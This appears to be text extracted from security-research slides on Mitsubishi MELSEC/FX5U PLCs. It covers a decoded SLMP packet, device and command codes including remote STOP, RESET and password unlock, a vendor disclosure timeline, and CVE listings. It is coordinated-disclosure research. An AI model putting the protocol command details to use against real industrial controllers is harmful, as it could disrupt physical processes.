
```
Cmd Header
  Cmd: Random Read Device (0x0411)
  BlockNum: 0x01
  Size: 0 (0x0000)
Data
  SubCmd: 0x0000
  Num of records for 2 byte devices: 2
  Num of records for 1 bit devices: 0
  Num of records for 4 byte devices: 0
  Num of records for 8 byte devices: 0
  Element counts: 0x00
  Element counts: 0x02
Data
  Device id: 0x21
  Device code: 0x00
  Read Write offset: 0x00002742
  Offset: 0x00000000
  Flag: 0x00
  Flag: 0x00
  Read Write bit number: 0x0000
  Read Write flag: 0x00
  Read Write flag: 0x00
Data
```

# DEVICES AND COMMANDS

Dev	Name	ASCII	Man
01h	Internal relay	M	90h
02h	Special relay	SM	91h
03h	Latch relay	L	92h
04h	Annunciator	F	93h
08h	Step relay	S	98h
10h	Input	X	9Ch
11h	Output	Y	9Dh
20h	Data register	D	A8h
21h	Special Register	SD	B5h
27h	File register	R	AFh
30h	Link register	W	B4h
42h	Timer	TN	C2h
46h	Counter	CN	C5h
60h	Index register	Z	CCh

Cmd	Cmd Name	Man
0121	Model Name	0101
0410	Batch Read	0401
0411	Random Read	0403
1001	Remote RUN	1001
1002	Remote STOP	1002
100A	Remote RESET	1006
1410	Batch Write	1401
1411	Random Write	1402
1650	Remote Password Unlock	1630
1651	Remote password Lock	1631
1867	Open File	1827
1868	Read File	1828
1869	Write File	1829
186A	Close File	182A


# SCRIPTS SYSTEM



# DEMO KNIGHT RIDER K.I.T.T.



Link to video: [https://youtu.be/vM1YgZjh\\_A8](https://youtu.be/vM1YgZjh_A8)





# VULNERABILITIES

# MITIGATION TIMELINE

**Dec. 15,  
2021**

Report sent to  
Mitsubishi

**Dec. 21,  
2021**

Mitsubishi  
confirms the  
report and  
shares it among  
departments

**Jan. 14,  
2022**

PLC development  
department  
confirms eight  
PLC bugs.  
Advisory  
scheduled for  
February 2022

**Jan. 21,  
2022**

GX Works3  
development  
department  
accepts seven  
bugs. Advisory  
planned for  
November 2022

**Mar. 31,  
2022**

First advisory with  
six PLC bugs:  
CVE-2022-25155,  
CVE-2022-25156,  
CVE-2022-25157,  
CVE-2022-25158,  
CVE-2022-25159,  
CVE-2022-25160

**May 17,  
2022**

Second advisory  
with two  
PLC bugs:  
CVE-2022-25161,  
CVE-2022-25162

**Nov. 24,  
2022**

Third advisory with  
seven bugs in GX  
Works3:  
CVE-2022-25164,  
CVE-2022-29825 ,  
CVE-2022-29826 ,  
CVE-2022-29827 ,  
CVE-2022-29828 ,  
CVE-2022-29829 ,  
CVE-2022-29830



**Advisory**

 [https://www.mitsubishielectric.com/en/psirt/vulnerability/pdf/2021-031\\_en.pdf](https://www.mitsubishielectric.com/en/psirt/vulnerability/pdf/2021-031_en.pdf)

 [https://www.mitsubishielectric.com/en/psirt/vulnerability/pdf/2022-004\\_en.pdf](https://www.mitsubishielectric.com/en/psirt/vulnerability/pdf/2022-004_en.pdf)

 [https://www.mitsubishielectric.com/en/psirt/vulnerability/pdf/2022-015\\_en.pdf](https://www.mitsubishielectric.com/en/psirt/vulnerability/pdf/2022-015_en.pdf)

# FX5U PLC VULNERABILITIES

CVE	Description	CVSS
<b>CVE-2022-25155</b>	Use of Password Hash Instead of Password for Authentication (CWE-836)	5.9
<b>CVE-2022-25156</b>	Use of Weak Hash(CWE-328)	5.9
<b>CVE-2022-25157</b>	Use of Password Hash Instead of Password for Authentication (CWE-836)	7.4
<b>CVE-2022-25158</b>	Cleartext Storage of Sensitive Information (CWE-312)	7.4
<b>CVE-2022-25159</b>	Authentication Bypass by Capture-replay (CWE-294)	5.9
<b>CVE-2022-25160</b>	Cleartext Storage of Sensitive Information (CWE-312)	6.8
<b>CVE-2022-25161</b>	Improper Input Validation (CWE-20)	8.6
<b>CVE-2022-25162</b>	Improper Input Validation (CWE-20)	5.3

If these vulnerabilities are exploited by a malicious attacker, an unauthenticated attacker may be able to log in to the products or the information in the products may be disclosed or tampered with.

### Affected products

- **MELSEC Series iQ-F**
- **MELSEC Series iQ-R**
- **MELSEC Series Q**
- **MELSEC Series L**

These vulnerabilities could allow a malicious attacker to cause a DoS condition for a product's program execution or communication by sending specially crafted packets. For CVE-2022-25161, a system reset of the product is required for recovery.

### Affected products

- **MELSEC iQ-F series**

# GX WORKS3 VULNERABILITIES

